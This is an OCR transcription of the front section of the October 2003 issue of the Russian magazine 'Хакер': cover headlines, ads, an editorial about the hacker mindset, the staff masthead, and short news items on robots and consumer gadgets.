

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
ver 10.03 (58)
WWW.XAKEP.RU
МЕСТЬ ХАКЕРА
РАБОТОДАТЕЛЬ В ПОЗЕ
Стр. 48
Оживление Windows XP
Все, что ты должен знать о System Restore
Стр. 34
Стр. 52
Магические телефонные превращения
Легким движением руки
превращаем Siemens A55 в C55
Стр. 56
Ослик IE
Залей через меня троян
Новые проклятия для С-кодеров
Стр. 86
Быстрое введение в программирование с ncurses
Брутфорс
Полезная практика
Стр. 58
(game)land
ISSN 1609-1019
9 771609 101009 10>



Теперь настраивать яркость легко!

Инновация от LG Electronics для мониторов High Bright CDT позволяет быстро оптимизировать настройки дисплея для любого приложения.










Монитор LG Flatron ez T910BH (19", плоский)
Монитор LG Flatron ez T710BH/PH (17", плоский)



Функция Bright View включает 4 режима: текст, фото, кино и стандартный. Каждый обладает уникальными параметрами настройки яркости, контраста и цветовой температуры.



Функция Bright Window позволяет выборочно регулировать яркость. Область повышенной яркости можно создать, просто выделив ее мышью, а также свободно передвигать и менять ее размеры.

Информационная служба LG: (095) 771 7676; http://www.lg.ru





Когда я был маленьким, я мечтал стать хакером. Я прочитал немало книжек про хакерские подвиги и еще больше статей – мне виделась во всем этом какая-то своя чарующая романтика. Мне безумно хотелось, не выходя из квартиры, путешествовать по компьютерам важных организаций, быть в курсе правительственных тайн, держать руку на пульсе ФБР и иметь абсолютную власть в Сети. Поэтому через какое-то время я изучал уже другие книжки. Про то, КАК стать хакером. Расспрашивал умных дядей о том, как встать на элитный путь. И что-то читал. Читал, потому что мне хотелось вырасти до уровня, скажем, Митника, и такое вот чтение как будто приближало к заветной цели.

Прошло несколько лет. Мне удалось познакомиться с теми, о ком раньше я только читал. И я с удивлением обнаружил, что эти люди никогда не мечтали о хакерской карьере. Они не собирались переплюнуть Пенго или Ментора, не стремились войти в историю. Просто они всегда искренне любили технологии и пытались узнать о них немножко больше, чем знали. Они читали техническую литературу не для того, чтобы стать хакерами, а чтобы найти ответы на свои многочисленные вопросы. Шаг за шагом исследовали операционные системы, потому что это на самом деле чертовски интересно, а не потому, что после этого тебя, возможно, назовут гуру.

Да, у них была цель. Но не «стать хакером», а понять, как работает этот огромный механизм под названием Компьютерные Технологии. Из каких частей он состоит, и как эти части взаимодействуют.

Хакером я так и не стал. Вместо этого стал писать о хакерах. Но я хочу, чтобы ты достиг тех высот, о которых, возможно, пока только мечтаешь. Достиг на деле, а не на словах. И чтобы ты все-таки понял, что только тот самый механизм имеет настоящую ценность. Именно он, а не одно-единственное модное слово, которое давно уже утратило свое первоначальное значение. Изучай этот механизм, люби его и вноси в него свою лепту. И тогда, возможно, я когда-нибудь напишу о тебе...

mindw0rk
livejournal.com/~mindw0rk

+БРАТСКАЯ МОГИЛА+

/РЕДАКЦИЯ
>Главный редактор
Александр «2poisonS» Сидоровский
(2poisonS@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
PC_ZONE
Михаил «M.J.Ash» Жигулин
(m.j.ash@real.xakep.ru)
UNIXOID
Артем «Cordex» Нагорский
(cordex@real.xakep.ru)
>Редактор CD
Юрий «FJ» Елькин
(cd@real.xakep.ru)
>Литературный редактор
Мария Альдубаева
(litred@real.xakep.ru)

/ART
>Арт-директор
Кирилл «KROt» Петров
(kerel@real.xakep.ru)
Дизайн-студия «100%КПД»
>Мега-дизайнер
Константин Обухов
>Гипер-верстальщик
Алексей Алексеев
>Vip-хэлпер
Дмитрий «Bart» Бортновский
(bart@gameland.ru)

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/PR
>PR менеджер
Губарь Яна
(yana@gameland.ru)

/РЕКЛАМА
>Руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
>Менеджеры отдела
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
Рубин Борис
(rubin@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Подписка - Попов Алексей
>PR - Яна Губарь

тел.: (095) 935.70.34
факс: (095) 924.96.94


>Технический директор
Сергей Лянге
(serge@gameland.ru)

/ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802
от 14 февраля 2002 г.

Отпечатано в типографии «**ScanWeb**», Финляндия

Тираж **75 000** экземпляров.
Цена договорная.



CONTENT

TIPS&TRICKS

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru). Присылай мне свои трюки и советы и, возможно, ты увидишь их на страницах][. В конце года самый активный участник получит $100. Кучу интересных советов, не вошедших в журнал, смотри на нашем сайте www.xakep.ru.

Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).

WARNING!!! Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.

!!! Алекс Целых (News@real.xakep.ru)





МНОГОПОЛЬЗОВАТЕЛЬСКАЯ ДОСКА

■ Английская компания Quorum Tools (www.quorumtools.com) разработала многопользовательскую грифельную доску. Центральное устройство выполнено в виде "черного ящика", подключаемого к проектору или компьютерному дисплею. От него же идут провода к графическим планшетам, число которых может достигать двенадцати. По команде или в реальном времени Quorum совмещает то, что нарисовал каждый участник, и выводит изображение на экран. При этом можно начинать работу с чистого листа, либо обсуждать картинку, заранее подготовленную на PC. Участники за пределами комнаты для конференций могут присоединиться к встрече, используя веб-браузер - по локальной сети или через интернет. Все схемы и заметки, сделанные по ходу конференции, хранятся на жестком диске. Вернувшись на рабочее место, можно сохранить персональную копию данных или вывести их на печать. Quorum работает под управлением ОС Linux. Активная поверхность планшета - А5, или половина стандартного листа.



СТЕРЕОСКОП ИЗ ЦЕЛЛОФАНА





■ Профессор Кейго Ицука использовал обычный целлофан для превращения дисплея ноутбука в трехмерный стереоскопический экран. Как выяснилось, дешевая пленка обладает теми же свойствами, что и оптические кристаллы стоимостью сотни долларов. Жидкокристаллический экран излучает поляризованный свет, а тонкая пленка целлофана изменяет направление поляризации на 90 градусов. Для получения стереоэффекта используются специальные очки со стеклами из поляризующих материалов и два изображения одной и той же картинки. Одну часть экрана изобретатель закрывает целлофановой пленкой. При этом каждый глаз может наблюдать только одно изображение, что и приводит к иллюзии стереоэффекта. В будущем предстоит вообще отказаться от использования очков, установив перед дисплеем еще один экран из поляризующих пленок.


РОБОТ-МЛАДЕНЕЦ

■ Компания Sony представила нового робота-андроида. Qrio - первая двуногая жестянка такого класса, близкая по физическим параметрам к полугодовалому ребенку. Робот весит 7 килограммов при росте 58 сантиметров. Именно этот размер Sony признала оптимальным и наиболее безопасным для игр с детьми. Движения и интеллект робота контролируют три встроенных компьютера на базе RISC-процессоров. Четыре десятка сервомоторов обеспечивают отличную координацию и свободу движений. Робот может ускорять и замедлять шаг, хватать по пути предметы, подниматься по лестнице и даже сохранять равновесие, стоя на одной ноге. На выставке Sony Dream World 2003 в Париже робот приплясывал под японскую духовую музыку. Qrio знает более 60000 слов на разных языках мира, точно исполняет команды и даже может сам задавать заумные вопросы. В продажу робот поступит не раньше, чем через пару лет.

НАСТОЛЬНЫЙ БАРМЕН



■ Японская компания Funkyzilla (www.funkyzilla.com) представила домашнего робота, разливающего пиво по бокалам. Beer Walker несет за спиной полулитровую алюминиевую банку пенного напитка. Для полноты ощущений пульт управления имеет форму пивного бочонка. Двумя кнопками робота можно направить к бокалу и заставить развернуться. Две другие предназначены для позиционирования мини-шланга. Движения робота сопровождаются звуковой сиреной и миганием глаз. Наконец, пенная струя с громким шипением бьет в дно бокала - звук усиливают динамики. Свободной правой рукой робот может по пути к бокалу захватить сухарики и другие закуски. Настольный бармен продается в интернете по цене около 120 долларов.



ДЕРЕВЕНСКИЕ РОБОТЫ

■ Китайский фермер Ву Йулу после долгих уговоров продемонстрировал журналистам свою диковинную коллекцию роботов. За 8 лет он смастерил два десятка железных помощников, выполняющих всю работу по дому и огороду. Одни умные машины собирают урожай кукурузы, заменяют сгоревшие лампочки и подносят зажигалку к сигарете хозяина. Другие - развлекают детей и внуков туземными плясками под потолком. Ученые давно просят у фермера чертежи изобретений, но Ву Йулу разводит руками. Китаец никогда не учился в школе и конструирует роботов по интуиции.



МОЛИТВЕННЫЙ ХАЙ-ТЕК КОВРИК

■ Фаваз Абу Рагхеб из Иордании изобрел молитвенный хай-тек коврик для мусульман. Забывая количество коленопреклонений для каждой из пяти ежедневных молитв и постоянно сбиваясь со счету, он поместил металлическую пластину в месте соприкасания коврика и лба. Электронный датчик ведет отсчет коленопреклонений и сообщает молящемуся, сколько осталось до конца. Реализация задумки стоила изобретателю 90 тысяч долларов, однако он обещает, что розничная цена устройства будет приемлемой для всех верующих.

"ПОГРУЖЕНИЕ" В ТЕЛЕФОН 

■ Ученые Media Lab Europe (www.medialabeurope.org) представили прототип устройства для "погружения" в телефонный разговор. Iso-phone позволяет отключиться от посторонних раздражителей, тем самым создавая идеальную среду для коммуникации. Таинство "погружения", как и положено, происходит в воде, а именно в бассейне. Три понтона удерживают тело пользователя в идеальном положении. Голова, заключенная в свето- и звуконепроницаемый шлем, находится над водой. Подача к шлему кислорода обеспечивает, ко всему прочему, отсутствие посторонних запахов. Одновременно вода в бассейне нагревается до температуры тела, размывая всякие физические границы. Такое состояние "поплавка" освобождает мозг человека от 90% гравитационных расчетов, совершаемых в любой другой ситуации. Никаких посторонних мыслей, полная концентрация на предмете беседы. Единственный внешний раздражитель - двусторонняя голосовая связь с собеседником, использующим аналогичный агрегат на другом конце провода. По словам изобретателей изофона, их детище - всего-навсего хай-тек взгляд на старую добрую телефонную будку, уединенный уголок для трепа.





ПАРКОВКА ЗАДОМ 

■ Инженеры Toyota научили автомобиль самостоятельно парковаться задом. Обновленная модель седана Toyota Prius использует управляемый электроникой усилитель руля и сенсоры для того, чтобы занять место на парковке без помощи водителя. Компьютерная программа анализирует изображение с видеокамеры, установленной позади авто. Если, по расчетам, вписаться в свободное пространство не представляется возможным, система "сдается". Шеф Toyota, находясь за рулем, демонстративно поднимал руки, в то время как машина совершала парковочные маневры. Докомплектация авто интеллектуальной системой автоматической парковки обойдется владельцу в 2000 долларов.

ЭЛЕКТРОННЫЙ АККОМПАНИАТОР 


■ Sony анонсировала разработку робота-аккомпаниатора. Пока что это не более чем программа-прототип с большой базой данных. Однако система уже умеет подстраиваться под исполнителя. При этом музыкальный инструмент должен иметь интерфейс MIDI. Continuator создает полную иллюзию живого исполнения. Вступает машина не сразу. Она выжидает несколько тактов, анализируя каждую взятую исполнителем ноту и ее характеристики, включая силу нажатия клавиш, тембр и общую громкость. Разобравшись со стилем музыкального произведения и темпом игры, Continuator дожидается паузы, после чего вклинивается с аккомпанементом и вариациями. Говорят, первые слушатели даже не смогли толком разобрать, когда перестал играть человек и вступила машина.

!!! Алекс Целых (News@real.xakep.ru)

ПИВНАЯ БОЛВАНКА



Кэмерон Джонс, математик из Мельбурна, установил, что компакт-диски имеют необычное звучание, если их выдержать в пиве и дать высохнуть. Грибок, содержащийся в пенном напитке, оседает на поверхности диска и выступает своего рода оптическим биокомпьютером. Необычные изменения Кэмерон наблюдал, когда работал ди-джеем в ночном клубе и влажными от пива руками часто менял компакт-диски. "Однажды я заметил, что вымазал пивом рабочую поверхность диска, а когда поставил этот же диск несколько дней спустя, звук изменился, потому что на диске образовался грибок". Эксперименты показали, что, как правило, у звука меняется тон, а на заднем фоне появляется слабый отрывистый шум. В отличие от аудиодорожки, грибок не дает правильно считывать программные данные с носителя. Такие диски уже небезопасны и могут повредить компьютерное устройство для чтения CD.



ОПЕРАЦИЯ "ПИНГВИН"



На выставке LinuxWorld 2003 состоялась презентация проекта Centibots по созданию армии роботов-разведчиков. Команда автономных ботов вела разведку и охраняла окрестности выставки, тесно координируя свои действия. Роботы разделились на два отряда. Участники первого, Pioneers, оснащенные лазерными дальномерами и сонарами, осуществляли обход зоны поиска и составляли карту местности. По радиосвязи через WiFi-адаптеры эти данные передавались второй группе, Amigobots, располагающей средствами распознавания образов. Боты вели поиск подозрительных личностей и доставляли "языков" в штаб. Любопытно, что в роли шпионов выступали надувные пингвины. Каждый из роботов представляет собой специализированный компьютер, построенный на процессоре VIA и работающий под управлением Linux.

В ПОСТЕЛИ С РОБОТОМ



Стараниями индийской лаборатории Honda робот ASIMO предстал в новой ипостаси. Усовершенствованная жестянка имитирует легко узнаваемые телодвижения, хвастая своей "сексуальной удалью". Что интересно, робот не заменяет одного из партнеров, а присоединяется к паре в любовных утехах. Железный шалунишка может устроить шуточный стриптиз, помогая снять стресс и раскрепоститься. Говорят, любовная прелюдия с роботом отлично стимулирует сексуальное влечение, после чего все проходит гладко. ASIMO выйдет на индийский рынок как "устройство для разжигания любви".



ОЧКИ ПОД МЫШКУ



Ученые Йельского университета представили прототип очков со встроенным градусником. Технология TempAlert позволяет измерять температуру тела, используя свойства тепловых рецепторов на участке кожи в районе глаз и носа. Когда температура превышает критическую отметку, очки издают сигнал, предостерегающий организм от обезвоживания и теплового удара. Новой технологией могут заинтересоваться спортсмены, для которых важен контроль над температурой тела во время физических нагрузок. Помогут очки и семейным парам, готовящимся завести ребенка. Контроль над изменением температуры женского тела позволяет не пропустить время овуляции. В массовое производство новинка поступит в начале 2004 года.

ХАЙ-ТЕК КНИГА





Hewlett Packard представила прототип хай-тек книги. Электронный "Онегин" являет собой жидкокристаллический экран толщиной в сантиметр, окруженный по периметру сенсорными панелями. Устройство подключается к компьютеру через USB-порт, благодаря чему текст книги загружается в два счета. Что интересно, новинка копирует свойства бумажного томика в потрепанном переплете. Так, процесс перелистывания страниц максимально приближен к оригинальному. Читатель проводит пальцем по сенсорной панели, и страница визуально "переворачивается". Кроме этого, можно выделять фрагменты текста и читать его "под лупой". Устройство позволяет делать закладки, поддерживает возможность чтения широкоформатных газет и разбиение на главы. По словам инженеров, в самом ближайшем будущем толщина электронной книги не будет превышать толщины бумажного листа.




NOKIA
3100
Засветись!
С наступлением ночи новый телефон Nokia 3100 начинает светиться.
• Светящиеся в темноте панели
• Световой индикатор входящего звонка
• Цветной дисплей
• Мультимедийные сообщения
• Скринсейверы с цветной анимацией
Приготовься к тому, что твое сияние заметят.
NOKIA
CONNECTING PEOPLE
www.nokia.ru
Copyright © 2003 Nokia. Все права защищены. Nokia, Nokia Connecting People и Xpress-on являются товарными знаками Nokia Corporation. Java является торговой маркой Sun Microsystems, Inc. Названия других упомянутых здесь изделий или компаний могут являться торговыми марками соответствующих владельцев. Некоторые операции и приложения зависят от SIM-карты и сети. Доступ к услугам MMS зависит от совместимости используемых устройств и поддерживаемых форматов. Проверьте доступность MMS, WAP, GPRS и других услуг у оператора сети или провайдера. Проверьте доступность услуги роуминга у вашего сетевого оператора. Выбирайте оригинальные аксессуары Nokia для лучшего использования своего телефона Nokia 3100. Разрешение изображения на дисплее может быть отличным от фактического. Сменные игровые панели Nokia Xpress-on™ продаются отдельно. Товар сертифицирован.

!!! Никита Кислицин (nikitoz@real.xakep.ru)


В номере:

октябрь 2003
№58



Установка все-в-одном

Интересное устройство представила недавно ASUSTek - это настольная barebone платформа DiGiMatrix, которая дает пользователям высокую производительность, сетевые возможности, поддержку мультимедиа-технологий и все необходимое для качественных цифровых развлечений. Система оснащена 15-контактным D-sub интерфейсом аналогового VGA, а также S-Video/HDTV и DVI выходами, что позволит подключить DiGiMatrix практически к любому устройству отображения, будь то LCD-монитор, проекционный или плазменный ТВ. Встроенная PCI карта mini-TV обеспечивает такие удобные функции, как запись программ, их последующий просмотр, захват фото/видео и т.д. Но самый рулез в том, что все эти функции доступны с пульта ДУ, что позволяет, сидя в кресле, производить эти довольно хитрые манипуляции.



DigiMatrix - это еще и музыкальный центр. Благодаря функции Audio DJ, появляется возможность слушать аудиодиски, mp3 или радио, не загружая операционной системы! Удобная и стильная ручка на передней панели служит для установки нужного уровня громкости, а небольшой ЖК-экран показывает номер дорожки или частоты настройки приемника. Система оснащена также цифровым аудиоинтерфейсом S/PDIF и высококачественной 6-канальной аудиоплатой, к которой можно без проблем подключить комплект классной 5.1 акустики.
DiGiMatrix оснащена устройством для работы с картами флеш-памяти, которое без проблем подцепит карточки MMC, Memory Stick, SD, SmartMedia и Type II Compact Flash.
Этот чудо-компьютер оборудован 1000/100/10BASE-T Ethernet адаптером, а также поддерживает стандарт беспроводной связи IEEE 802.11b.
Как я уже отмечал, DigiMatrix - это еще и полноценный компьютер! И хотя его размеры примерно в 6 раз меньше обычного системника, он может выступать в роли современной высокопроизводительной рабочей станции или домашнего центра развлечений.
Новинка работает на базе материнской платы ASUS P4SQ с поддержкой процессоров Intel под Socket 478, работающих на системной шине 533 МГц (Pentium-4 и Celeron, до 2,4 ГГц), и памяти DDR 333 (2 слота, общий объем - до 2 Гб).
И еще из приятного - новинка работает чрезвычайно тихо, примерно в 2 раза тише любого современного компьютера.
На поставляемых устройствах уже установлен Windows XP Home Edition.

Робот-пылесос

LG на днях дала шороху - представила российским потребителям... нет, не DVD-резак - робота, наделенного функциями пылесоса!
Новинка, которая зовется "Roboking" (король среди роботов, хе-хе), самостоятельно катается по помещению, объезжая неровности и прочие препятствия и варьируя режим уборки в зависимости от поверхности и типа загрязнения. Благодаря такому интеллектуальному подходу, обслуживаемое помещение обещает быть идеально чистым, а хозяевам этого чуда потребуется лишь выделить животному "место", причем желательно поближе к розетке. Робот будет сам время от времени выезжать на работу, а потом возвращаться на заслуженный отдых и подзарядку.
Впервые подобное устройство было представлено LG на Шоу Электроники в Корее в 1992 году, а вплотную инженеры компании занялись этим проектом в 2000 году. В ходе разработки этого чуда инженерной мысли было оформлено 64 патента, причем сейчас готовятся еще 35 - итого, в общем зачете, на счету LG появилось 100 новых запатентованных технологий.
